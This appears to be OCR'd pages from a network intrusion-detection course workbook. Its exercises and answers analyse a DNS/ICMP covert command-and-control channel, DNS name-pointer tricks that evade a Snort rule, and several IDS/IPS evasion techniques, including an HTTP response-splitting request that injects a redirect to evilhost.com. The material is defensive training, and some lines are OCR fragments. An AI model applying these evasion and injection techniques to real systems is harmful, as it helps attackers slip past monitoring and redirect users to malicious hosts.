8	35.055251	10.10.10.20	192.168.11.13	DNS	53	1025	Standard query response 0x03e9 A 99.99.99.99
9	35.057994	192.168.11.13	192.168.11.1	ICMP			Echo (ping) request id=0x0000, seq=0/0, ttl=64 (
10	35.060034	192.168.11.1	192.168.11.13	ICMP			Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (
11	70.073352	192.168.11.13	192.168.11.1	DNS	54798	53	Standard query 0x0000 A sec503evil.com
12	70.076552	192.168.11.1	192.168.11.13	DNS	53	54798	Standard query response 0x0000 A 10.10.10.30
13	70.080405	192.168.11.13	10.10.10.30	DNS	1026	53	Standard query 0x03ea A test.ping.complete
14	70.083860	10.10.10.30	192.168.11.13	DNS	53	1026	Standard query response 0x03ea A 99.99.99.99
15	70.086370	192.168.11.13	10.10.10.30	ICMP			Echo (ping) request id=0x0000, seq=0/0, ttl=64
16	70.088380	10.10.10.30	192.168.11.13	ICMP			Echo (ping) reply id=0x0000, seq=0/0, ttl=64
17	105.091519	192.168.11.13	192.168.11.1	DNS	54799	53	Standard query 0x0000 A sec503evil.com
18	105.094763	192.168.11.1	192.168.11.13	DNS	53	54799	Standard query response 0x0000 A 10.10.10.40
19	105.098150	192.168.11.13	10.10.10.40	DNS	1027	53	Standard query 0x03eb A ping.sec503evil.com.comp

DNS Covert Message Channel

In records 3, 7, 13, and 19, host 192.168.11.13 sends a message/status in an alleged DNS query using the DNS query name field. This is actually a covert channel sent directly to the current IP of sec503evil.com – 10.10.10.x. Host sec503evil.com sends messages/commands in the DNS response, specifically the DNS answer name.

No.	Time	Source	Destination	Proto	SPort	DPort	Info
3	0.004394	192.168.11.13	10.10.10.10	DNS	1024	53	Standard query 0x03e

▼Queries
▶connect.command.control: type A, class IN

```
0000  00 0b 85 46 1b 27 aa 00  04 00 0a 04 08 00 45 00   ...F.'.. ......E.
0010  00 45 00 01 00 00 40 11  9a de c0 a8 0b 0d 0a 0a   .E....@. ........
0020  0a 0a 04 00 00 35 00 31  1f b3 03 e8 00 00 00 01   .....5.1 ........
0030  00 00 00 00 00 00 07 63  6f 6e 6e 65 63 74 07 63   .......c onnect.c
0040  6f 6d 6d 61 6e 64 07 63  6f 6e 74 72 6f 6c 00 00   ommand.c ontrol..
0050  01 00 01                                           ...
```

For instance the expanded record 3 above shows that the query from 192.168.11.13 was for "connect.command.control".

```
No.  Time       Source          Destination     Proto   SPort DPort Info
 4 0.006729  10.10.10.10    192.168.11.13   DNS        53  1024 Standard query resp

 ▼Answers
  ▼received.192.168.11.13.connected: type A, class IN, addr 99.99.99.99

0000  aa 00 04 00 0a 04 00 0b  85 46 1b 27 08 00 45 00   ........ .F.'..E.
0010  00 75 00 01 00 00 40 11  9a ae 0a 0a 0a 0a c0 a8   .u....@. ........
0020  0b 0d 00 35 04 00 00 61  a3 9a 03 e8 80 00 00 01   ...5...a ........
0030  00 01 00 00 00 00 07 63  6f 6e 6e 65 63 74 07 63   .......c onnect.c
0040  6f 6d 6d 61 6e 64 07 63  6f 6e 74 72 6f 6c 00 00   ommand.c ontrol..
0050  01 00 01 08 72 65 63 65  69 76 65 64 03 31 39 32   ....rece ived.192
```

The response from sec503evil.com is "received.192.168.11.13 connected".

- Explain why the ICMP echo requests were sent in records 9 and 15.

Answer:

No.	Time	Source	Destination	Proto	SPort	DPort	Info
1	0.000000	192.168.11.13	192.168.11.1	DNS	54796	53	Standard query 0x0000 A sec503evil.com
2	0.002132	192.168.11.1	192.168.11.13	DNS	53	54796	Standard query response 0x0000 A 10.10.10.10
3	0.004394	192.168.11.13	10.10.10.10	DNS	1024	53	Standard query 0x03e8 A connect.command.control
4	0.006729	10.10.10.10	192.168.11.13	DNS	53	1024	Standard query response 0x03e8 A 99.99.99.99
5	35.045275	192.168.11.13	192.168.11.1	DNS	54797	53	Standard query 0x0000 A sec503evil.com
6	35.048428	192.168.11.1	192.168.11.13	DNS	53	54797	Standard query response 0x0000 A 10.10.10.20
7	35.051786	192.168.11.13	10.10.10.20	DNS	1025	53	Standard query 0x03e9 A waiting.for.commands
8	35.055251	10.10.10.20	192.168.11.13	DNS	53	1025	Standard query response 0x03e9 A 99.99.99.99
9	35.057994	192.168.11.13	192.168.11.1	ICMP			Echo (ping) request id=0x0000, seq=0/0, ttl=64 (re
10	35.060034	192.168.11.1	192.168.11.13	ICMP			Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (req
11	70.073352	192.168.11.13	192.168.11.1	DNS	54798	53	Standard query 0x0000 A sec503evil.com
12	70.076552	192.168.11.1	192.168.11.13	DNS	53	54798	Standard query response 0x0000 A 10.10.10.30
13	70.080405	192.168.11.13	10.10.10.30	DNS	1026	53	Standard query 0x03ea A test.ping.complete
14	70.083868	10.10.10.30	192.168.11.13	DNS	53	1026	Standard query response 0x03ea A 99.99.99.99
15	70.086370	192.168.11.13	10.10.10.30	ICMP			Echo (ping) request id=0x0000, seq=0/0, ttl=64
16	70.088380	10.10.10.30	192.168.11.13	ICMP			Echo (ping) reply id=0x0000, seq=0/0, ttl=64
17	105.091519	192.168.11.13	192.168.11.1	DNS	54799	53	Standard query 0x0000 A sec503evil.com
18	105.094763	192.168.11.1	192.168.11.13	DNS	53	54799	Standard query response 0x0000 A 10.10.10.40
19	105.098150	192.168.11.13	10.10.10.40	DNS	1027	53	Standard query 0x03eb A ping.sec503evil.com.comple

Covert Channel via ICMP

In records 8 and 14, sec503evil.com returns a DNS answer that reflects a name of "ping.192.168.11.1" and "ping.sec503evil.com", purportedly to instruct 192.168.11.13 to follow those commands.

Record 8 includes a command for 192.168.11.13 to ping 192.168.11.1.

No.	Time	Source	Destination	Protocol	Source Port	Dest
8	35.055251	10.10.10.20	192.168.11.13	DNS	53	

```
Name: test.ping.192.168.11.1
Type: A (Host address)
Class: IN (0x0001)

0000  aa 00 04 00 0a 04 00 0b  85 46 1b 27 08 00 45 00   ........ .F.'..E.
0010  00 68 00 01 00 00 40 11  9a b1 0a 0a 0a 14 c0 a8   .h....@. ........
0020  0b 0d 00 35 04 01 00 54  b4 a6 03 e9 80 00 00 01   ...5...T ........
0030  00 01 00 00 00 00 07 77  61 69 74 69 6e 67 03 66   .......w aiting.f
0040  6f 72 08 63 6f 6d 6d 61  6e 64 73 00 00 01 00 01   or.comma nds.....
0050  04 74 65 73 74 04 70 69  6e 67 03 31 39 32 03 31   .test.pi ng.192.1
0060  36 38 02 31 31 01 31 00  00 01 00 01 00 00 00 00   68.11.1. ........
0070  00 04 63 63 63 63                                   ..cccc
```

Records 9 and 10 reflect that activity.

No.	Time	Source	Destination	Proto	SPort	DPort	Info
9	35.057994	192.168.11.13	192.168.11.1	ICMP			Echo (ping) request
10	35.060034	192.168.11.1	192.168.11.13	ICMP			Echo (ping) reply

Record 14 includes a command for 192.168.11.13 to ping sec503evil.com.

No.	Time	Source	Destination	Proto	SPort	DPort	Info
14	70.083860	10.10.10.30	192.168.11.13	DNS	53	1026	Standard query response

```
▼Queries
 ▶test.ping.complete: type A, class IN
▼Answers
 ▼ping.sec503evil.com: type A, class IN, addr 99.99.99.99
   Name: ping.sec503evil.com
   Type: A (Host address)

0000  aa 00 04 00 0a 04 00 0b  85 46 1b 27 08 00 45 00   ........ .F.'..E.
0010  00 63 00 01 00 00 40 11  9a ac 0a 0a 0a 1e c0 a8   .c....@. ........
0020  0b 0d 00 35 04 02 00 4f  3d ae 03 ea 80 00 00 01   ...5...O =.......
0030  00 01 00 00 00 00 04 74  65 73 74 04 70 69 6e 67   .......t est.ping
0040  08 63 6f 6d 70 6c 65 74  65 00 00 01 00 01 04 70   .complet e......p
```

File: "/home/sans/Exercises/Da... Packets: 19 · Displayed: 19... Profile: Default

Records 15 and 16 reflect that activity and answer the question:

- What are the messages in the second ICMP echo request/response pair?

```
No.  Time        Source          Destination     Proto  SPort  DPort  Info
 15  70.086370   192.168.11.13   10.10.10.30     ICMP                  Echo (ping) request
▶Data (22 bytes)
0000  00 0b 85 46 1b 27 aa 00  04 00 0a 04 08 00 45 00   ...F.'.. ......E.
0010  00 32 00 01 00 00 40 01  9a ed c0 a8 0b 0d 0a 0a   .2....@. ........
0020  0a 1e 08 00 45 8b 00 00  00 00 57 68 61 74 20 6e   ....E... ..What n
0030  6f 77 20 67 72 61 6e 64  20 6d 61 73 74 65 72 3f   ow grand  master?
```

```
No.  Time        Source          Destination     Proto  SPort  DPort  Info
 16  70.088380   10.10.10.30     192.168.11.13   ICMP                  Echo (ping) reply
▶Data (101 bytes)
0020  0b 0d 00 00 8d 6a 00 00  00 00 59 6f 75 20 6d 75   .....j.. ..You mu
0030  73 74 20 68 61 76 65 20  70 61 74 69 65 6e 63 65   st have  patience
0040  20 77 68 65 6e 20 79 6f  75 20 61 72 65 20 70 77    when yo u are pw
0050  6e 65 64 21 2e 20 57 61  69 74 20 75 6e 74 69 6c   ned!. Wa it until
0060  20 49 27 6d 20 72 65 61  64 79 20 74 6f 20 69 6e    I'm rea dy to in
0070  73 74 72 75 63 74 20 79  6f 75 20 66 75 72 74 68   struct y ou furth
0080  65 72 20 76 69 61 20 70  6f 72 74 20 35 33 21      er via p ort 53!
```

What is the final message/response exchanged between the hosts?

Answer:

As seen in the previous 2 screenshots, host 192.168.11.13 sends sec503evil.com an ICMP echo request containing a message of "What now grand master?" sec503evil.com replies with an ICMP echo response message "You must have patience when you are pwned! Wait until I'm ready to instruct you further via port 53!"

Summary

In summary we see a command and control channel between 192.168.11.13 and sec503evil.com. The IP address of sec503evil.com changes due to fast flux that uses a DNS TTL of 30 seconds. That requires host 192.168.11.13 to discover the new IP address; it does so every 35 seconds.

Host 192.168.11.13 then "queries" sec503evil.com where the DNS query contains some kind of information message/question. The DNS response from sec503evil.com contains the command/activity for 192.168.11.13 to execute. The commands were to ping 192.168.11.1 and then 10.10.10.30. The ICMP requests/responses contain covert messages.

Ostensibly, at some point in future, 192.168.11.13 will be directed to do something evil/malicious.

Extra Credit:

Return to using the pcap file **/home/sans/Exercises/Day3/apps.pcap.**

Description: Description: A Snort rule exists to find any DNS query that has a content of "www.HACKNAME.com" because we've learned that if an internal host goes there, it gets hacked. Though we have not covered Snort rules in any detail the rule looks for a content match of "www.HACKNAME.com". Yet, we have proof that an internal host went to the site, but the rule did not fire.

Look at the query in record 151 and describe why Snort did not find that content.

Some background is helpful to understand the format of a DNS resource record when the DNS payload is examined for a DNS query or response. Let's take an example of a resource record that contains hostname www.google.com.

The way the content of "www.google.com" is formatted is specific to DNS. It has what is known as a label that indicates how many bytes are in the node that follows it. For instance, you see a hexadecimal representation of www.google.com:

```
03 77 77 77 06 67 6f 67 6c 65 03 63 6f 6d
   w     g o g l e   c o m
```

The 0x03 says there are 3 bytes in the first node (www), next the 0x06 indicates that 6 bytes follow (google), and finally the 0x03 signifies that another 3 bytes follow (com). There is no storage for the "." between the nodes.

A label can also be a pointer that points to a location offset from the beginning of the DNS message. This is done primarily to avoid repeating DNS names since, historically; there were 512 bytes maximum to contain the DNS message in UDP. For instance, convention is that both the query and the response contain the same query name. Instead of repeating it, a pointer can point to the location and return to the current position offset from the DNS message when complete.

Let's see an example in a response with the IP address of isc.sans.edu. The DNS portion of the packet is underlined. The pointer indicator and the pointer location are highlighted. The 0xc00c means this is a pointer (0xc0) and the next field is located 0x0c or 12 bytes offset from the beginning of the DNS message. 12 bytes offset points you at the 0x03 that is highlighted and double underlined. That is the beginning of isc.sans.edu from the query resource record. Further decoding is performed on the data found after 0xc0 0c.

```
IP 192.168.11.1.53 > 192.168.11.62.44155: 41222 1/0/0 A 66.35.45.157 (46)
        0x0000:  4500 004a 0000 4000 4011 a313 c0a8 0b01  E..J..@.@.......
        0x0010:  c0a8 0b3e 0035 ac7b 0036 3ec3 a106 8180  ...>.5.{.6>.....
        0x0020:  0001 0001 0000 0000 0369 7363 0473 616e  .........isc.san
        0x0030:  7303 6564 7500 0001 0001 c00c 0001 0001  s.edu...........
        0x0040:  0000 000a 0004 4223 2d9d                 ......B#-.
```

Look at the same type of query in record 151 and try to figure out what is going on. Why did the Snort rule not find this representation of www.HACKNAME.com?

Answer:

A Snort rule with a content of www.HACKNAME.com is wrong because of the format of a DNS resource record name in a query or response packet. This particular query uses a combination of numeric and pointer labels.

```
tcpdump -r apps.pcap -ntX 'host 192.168.1.141'

IP 192.168.1.141.1024 > 192.168.1.1.53: 23187+ A? www.HACKNAME.com. (36)
        0x0000:  4500 0040 0001 0000 4011 f6cd c0a8 018d  E..@....@.......
        0x0010:  c0a8 0101 0400 0035 002c f54c 5a93 0100  .......5.,.LZ...
        0x0020:  0001 0000 0000 0000 0377 7777 c016 0001  .........www....
        0x0030:  0001 0848 4143 4b4e 414d 4503 636f 6d00  ...HACKNAME.com.
```

The DNS portion of the packet is underlined. After the 0x03 77 77 77 (www) you see a 0xc0 16 highlighted, meaning point to 22 decimal bytes offset from the beginning of the DNS message. That points to the 0x08 highlighted in the third line that is the label of 8 bytes for HACKNAME. The DNS nodes are interspersed with other DNS data making it even harder to find this by content matching alone.

Your final challenge is to look at record 153 that contains a DNS query. Why does Wireshark say in the Info column "Name contains a pointer that loops"?

```
IP 192.168.1.100.1024 > 68.87.73.246.53: 23187+ A? www.<LOOP>[|domain]
        0x0000:  4500 0042 0001 0000 4011 2a51 c0a8 0164  E..B....@.*Q...d
        0x0010:  4457 49f6 0400 0035 002e d239 5a93 0100  DWI....5...9Z...
        0x0020:  0001 0000 0000 0000 0377 7777 c016 0001  .........www....
        0x0030:  0001 c010 0865 7669 6c6e 616d 6503 636f  .....evilname.co
        0x0040:  6d00                                     m.
```

Once again the DNS portion of the packet is underlined. And once again you see a pointer of 0xc016 pointing to 22 bytes into the DNS message. When you move 22 bytes into the DNS message, you see another pointer 0xc0 10 that points 16 bytes into the DNS message. This points back to the previous pointer. That is why there is a loop. We'll discuss this evasion in more detail in an upcoming section in the coursebook.

This exercise should emphasize the importance for an IDS/IPS to have a DNS decoder. Otherwise, it can be evaded easily with pointer shenanigans.

Exercises Section: IDS/IPS Evasion Theory

Objectives: These exercises will help reinforce your knowledge about IDS/IPS evasion techniques. The exercises in this section directly relate to the course material covered in the section "IDS/IPS Evasion Theory".

Details: Use the pcap file **/home/sans/Exercises/Day3/evade.pcap** as input for these exercises.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-60 minutes.

You can use any tool at your disposal.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there are two extra credit exercises.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

Exercise 1:

Description: Examine the TCP session between hosts 192.168.1.103 and 192.168.1.104. There is something that is non-standard about this session. What is it and why might it cause an IDS evasion?

Hint: Use tcpdump to display the session with a command such as:

```
tcpdump -r evade.pcap  -nt 'host 192.168.1.103 and host
192.168.1.104'
```

Hint: Focus on how the session is established. What is different about this initial handshake versus the conventional three-way handshake?

Does the session get established?


Hint: This can be determined by examining if any sent data was acknowledged by the receiver. Look at the fourth and fifth records to determine this.

Exercise 2:

Description: Consult the following diagram to view the network path that a packet must traverse to get to the destination HTTP server 10.1.3.15. An IDS analyzes the packet before it traverses two routers.

Examine the traffic between host 184.168.221.63 and 10.1.3.15 that was collected by the IDS. Host 184.168.221.63 is making a deliberate attempt to cause an evasion, permitting malicious/evil traffic to be sent to the HTTP server. What means does 184.168.221.63 use as the evasion method?

[illegible] number
[illegible] TTL for the first one is 1 (random [illegible]



Hint: Use Wireshark to evaluate the traffic by supplying an appropriate display filter such as:

ip.addr == 184.168.221.63 and ip.addr == 10.1.3.15

Hint: Examine the IP header values in the fourth record. What value in the IP header is decremented between the IDS and the HTTP server? What is the value of that field in the header as it reaches the IDS? What happens to the packet when this value becomes 0? What is the payload in this packet?

Hint: The packet in the fifth record occupies the same TCP sequence numbers as the previous one. What is the payload in this packet? The HTTP server receives this packet.

If you are curious and you "Follow TCP Stream" in Wireshark, you will see that Wireshark analyzes the session as the IDS does, not as the HTTP server does.

Exercise 3:

Description: Look at the traffic between hosts 192.168.1.105 and 192.168.1.103. The fourth record in the exchange between the hosts is a RST from the client 192.168.1.105

to the server 192.168.1.103. Yet, as you can observe 192.168.1.105 continues to send traffic and 192.168.1.103 acknowledges it. Explain the reason why traffic is sent and acknowledged after the RST and why it might cause an IDS evasion.

Wireshark reassembles the traffic correctly using "Follow TCP Stream".

Hint: Use Wireshark to evaluate the traffic by supplying an appropriate display filter such as:

ip.addr == 192.168.1.103 and ip.addr == 192.168.1.105

Hint: Examine the fourth packet containing the RST, specifically the TCP header. You should see a highlighted field that indicates that something is incorrect. What field is it? What should happen to this packet? That explains why the session continues.

Alternatively, you can use tcpdump in verbose mode to examine the fourth packet RST TCP header.

```
tcpdump -ntv -r evade.pcap -c 4 'host 192.168.1.105 and host
192.168.1.103'
```

Hint: What would happen if the IDS didn't validate the TCP checksum value? drop packet

IDS [illegible]

Approach #2 – Do the following exercises.

Exercise 1:


Description: Examine the TCP session between hosts 192.168.1.103 and 192.168.1.104. There is something that is non-standard about this session. What is it and why might it cause an IDS evasion?

Does the session get established?

Exercise 2:

Description: Consult the following diagram to view the network path that a packet must traverse to get to the destination HTTP server 10.1.3.15. An IDS analyzes the packet before it traverses two routers.

Examine the traffic between host 184.168.221.63 and 10.1.3.15 that was collected by the IDS. Host 184.168.221.63 is making a deliberate attempt to cause an evasion, permitting malicious/evil traffic to be sent to the HTTP server. What means does 184.168.221.63 use as the evasion method?



If you are curious and you "Follow TCP Stream" in Wireshark, you will see that Wireshark analyzes the session as the IDS does, not as the HTTP server does.

Exercise 3:

Description: Look at the traffic between hosts 192.168.1.105 and 192.168.1.103. The fourth record in the exchange between the hosts is a RST from the client 192.168.1.105 to the server 192.168.1.103. Yet, as you can observe 192.168.1.105 continues to send traffic and 192.168.1.103 acknowledges it. Explain the reason why traffic is sent and acknowledged after the RST and why it might cause an IDS evasion.

Extra Credit:

Description: The sessions between 192.168.1.163 and 10.10.10.50 and subsequently 192.168.1.163 and 10.10.10.10 represent an attack known as "HTTP response splitting".

Examine the first session 192.168.1.163 and 10.10.10.50 to find something abnormal about the client request that does not follow the HTTP request format and the response from the server that reflects this. Examine the subsequent session to determine the consequences of the initial session's malformed HTTP request/response. What did the attacker do/accomplish?

Assume that 10.10.10.50 represents "goodhost.com" and that 10.10.10.10 represents "evilhost.com". Also, be aware that a "Location" HTTP header returned by a server redirects the client browser to the new location in the situation where the original one has moved.

Hint: Look at "Location" header in the middle of the GET request before the termination of HTTP/1.1. All HTTP headers should follow a GET request and the "Location" header is supposed to be used by servers only to redirect to a new location.

Now, look at the response from the server. What is unusual about the "Location" header(s) again? There should be a single "Location" header. What did the malformed GET request manage to do to the server's interpretation of the request?

```
Stream Content
GET /goodhost.com/img/abcd.php
Location: http://evilhost.com HTTP/1.1
Host: goodhost.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)Acc
xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie: WEB=W2; uid=www507aac93ce4219.82992383

HTTP/1.1 302 Found
Date: Mon, 22 Jun 2009 18:18:25 GMT
Server: Apache/2.2.17 (Ubuntu)
X-Powered-By: PHP/5.3.5-1ubuntu7.11
Location: http://goodhost.com/
Location: http://evilhost.com/
Vary: Accept-Encoding
Connection: close

The URL has moved <a href="http://goodhost.com/img/abcd.php
Location: http://evilhost.com">here</a>
```

Hint: Now reassemble the related session between 192.168.1.163 and 10.10.10.10. This is where the host was redirected with the second "Location" HTTP header to evilhost.com. What does it appear to download? Look at the Content-Type header and the data that follows. Is there anything unusual about that PDF and the code it contains?

Extra Extra Credit:

Description: Look at the HTTP exchange between 192.168.122.1 and 192.168.122.133. 192.168.122.1 that uses some kind of evasion technique when sending the "EVILSTUFF" request. Assume, as the name implies, that "EVILSTUFF" is something malicious and that the IDS/IPS has a rule/signature for the content "EVILSTUFF". Why might the IDS/IPS fail to detect "EVILSTUFF" in the GET request?

Wireshark actually interprets this session incorrectly with "Follow TCP Stream". Remember Wireshark and tcpdump interpret the traffic as they have been programmed to do, much like an IDS/IPS. However, what is important here is the receiving host's interpretation of the traffic – in this case the web server. Use Wireshark to reassemble the stream to examine the server's response. Why did Wireshark and potentially an IDS/IPS interpret the GET request as "GET BOGUSSTUFF HTTP/1.0" instead of how the server interpreted this request?

Once you discover the server's evaluation of the stream, it is easier to view the evasion when this session is examined with tcpdump looking only at the client's traffic using its unique source port.

```
tcpdump -ntA -r evade.pcap 'src port 45794'
```

Hint: The server offers information of how it interpreted the GET request in the response body where it says that a particular URL was not found on the server. Now, figure out where this packet was sent by the client using the output of tcpdump.

```
Stream Content
GET BOGUSSTUFF HTTP/1.0

HTTP/1.1 404 Not Found
Date: Mon, 15 Oct 2012 09:26:05 GMT
Server: Apache/2.2.14 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 282
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /EVILSTUFF was not found on this server.</p>
<hr>
<address>Apache/2.2.14 (Ubuntu) Server at 192.168.122.133 Port 80</address>
</body></
```

Hint: Look at all of the TCP options timestamp values that the client has used in the session. Remember a TCP timestamp must be equal to or greater than the previous one otherwise the packet is discarded by the receiving host. What is the timestamp value on the packet with the payload of "BOGUS"?

Hint: /EVIL WireShark

What should happen to this packet? Now, does it make more sense that the STUFF packet was accepted by the server that checks TCP timestamps? Wireshark does not evaluate TCP timestamps, thus assumes the packet is good.

Answers Section: IDS/IPS Evasion

Objectives: These exercises will help reinforce your knowledge about IDS/IPS evasion techniques. The exercises in this section directly relate to the course material covered in the section "IDS/IPS Evasion Theory".

Details: Use the pcap file **/home/sans/Exercises/Day3/evade.pcap** as input for these exercises.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-60 minutes.

You can use any tool at your disposal.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there are two extra credit exercises.

☆The following answers apply to both Approach #1 and Approach #2.

Exercise 1:

Description: Examine the TCP session between hosts 192.168.1.103 and 192.168.1.104. There is something that is non-standard about this session. What is it and why might it cause an IDS evasion?

Does the session get established?

Answer:

The output has been edited to show the most pertinent fields and values.

```
192.168.1.104.52709 > 192.168.1.103.999: Flags [S], seq 2635457805,
192.168.1.103.999 > 192.168.1.104.52709: Flags [S], seq 10
192.168.1.104.52709 > 192.168.1.103.999: Flags [S.], seq 2635457805,
ack 11
192.168.1.103.999 > 192.168.1.104.52709: Flags [.], ack 1
192.168.1.103.999 > 192.168.1.104.52709: Flags [P.], seq 1:17, ack 1,
length 16
192.168.1.104.52709 > 192.168.1.103.999: Flags [.], ack 17
192.168.1.103.999 > 192.168.1.104.52709: Flags [R.], seq 17, ack 1
```

This session begins normally with the client 192.168.1.104 sending the server 192.168.1.103 a SYN flag set to establish the session. The server, however, returns a SYN flag set only – not the standard SYN/ACK. This causes the client some confusion and it resends the SYN flag set, but at the same time acknowledges the server's sequence number of 10 by incrementing it to 11. Next the server completes the handshake by sending the missing ACK to acknowledge the client's SYN.


The server sends 16 bytes of data in the fifth packet which is acknowledged by the client in the sixth packet. The acknowledgement asserts that the session was indeed established.

Essentially the server sends the SYN and ACK in two different packets when establishing the handshake. This "four-way handshake" was discovered by a researcher named Tod Beardsley. He observed that client hosts running many well-known operating systems would allow the session to be established when receiving the server's SYN and ACK in separate packets. As you can imagine this caused most IDS solutions to be evaded since they never began tracking the session because they did not see a conventional three-way handshake. We'll discuss this in more detail in the next section of the course, Real World Traffic.

Exercise 2:

Description: Consult the following diagram to view the network path that a packet must traverse to get to the destination HTTP server 10.1.3.15. An IDS analyzes the packet before it traverses two routers.

Examine the traffic between host 184.168.221.63 and 10.1.3.15 that was collected by the IDS. Host 184.168.221.63 is making a deliberate attempt to cause an evasion, permitting malicious/evil traffic to be sent to the HTTP server. What means does 184.168.221.63 use as the evasion method?

